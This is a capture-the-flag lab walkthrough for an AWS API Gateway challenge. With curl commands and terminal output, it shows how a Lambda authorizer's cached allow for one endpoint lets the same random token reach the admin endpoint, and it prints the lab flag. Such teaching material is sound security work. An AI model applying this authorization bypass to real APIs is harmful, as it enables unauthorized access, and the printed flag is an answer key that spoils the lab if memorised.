

[illegible]

Name	Poor Lambda Authorizer
URL	https://attackdefense.com/challengedetails?cid=2280
Type	AWS Cloud Security : API Gateway


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Send a GET request to the target API URL at the admin and status endpoint.

Commands:

```
curl -X GET https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/admin  
curl -X GET https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/status
```



```
LXTerminal  
File Edit Tabs Help  
root@attackdefense:~# curl -X GET https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/admin  
{\"message\": \"Unauthorized\"}root@attackdefense:~#  
  
root@attackdefense:~# curl -X GET https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/status  
{\"message\": \"Unauthorized\"}root@attackdefense:~#
```

The request fails due to improper authorization.

Step 2: Send a GET request to the status endpoint with any random authorization value included as Authorization header.

Command: `curl -X GET -H "Authorization: anyvalue" https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/status`

```
LXTerminal
File Edit Tabs Help
root@attackdefense:~# curl -X GET -H "Authorization: anyvalue" https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/status
{"msg": "ok"}root@attackdefense:~#
```

The request is successful and authorization is verified.

Step 3: Send a GET request to the admin endpoint with any different random authorization included as authorization header.

Command: curl -X GET -H "Authorization: anyvalue1"
https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/admin

```
LXTerminal
File Edit Tabs Help
root@attackdefense:~# curl -X GET -H "Authorization: anyvalue1" https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/admin
{"Message":"User is not authorized to access this resource with an explicit deny"}root@attackdefense:~#
```

The request fails because of an unverified authorization header.

Step 4: Send a GET request to the status endpoint with a random authorization value to verify the token and use the same token value to send a request to the admin endpoint.

Commands:

```
TOKEN=$RANDOM
echo $TOKEN
curl -X GET -H "Authorization: $TOKEN"
https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/status
curl -X GET -H "Authorization: $TOKEN"
https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/admin
```

```
File Edit Tabs Help
root@attackdefense:~# TOKEN=$RANDOM
root@attackdefense:~# echo $TOKEN
4266
root@attackdefense:~#
```

```
LXTerminal
File Edit Tabs Help
root@attackdefense:~# curl -X GET -H "Authorization: $TOKEN" https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/status
{"msg": "ok"}root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
```

```
LXTerminal
File Edit Tabs Help
root@attackdefense:~# curl -X GET -H "Authorization: $TOKEN" https://slyh63f06e.execute-api.us-east-1.amazonaws.com/dev/admin
{"msg": "Flag: 643a3866a6a360a70219f7e387a1e528"}root@attackdefense:~#
```

FLAG: 643a3866a6a360a70219f7e387a1e528

Successfully bypassed admin endpoint authorization.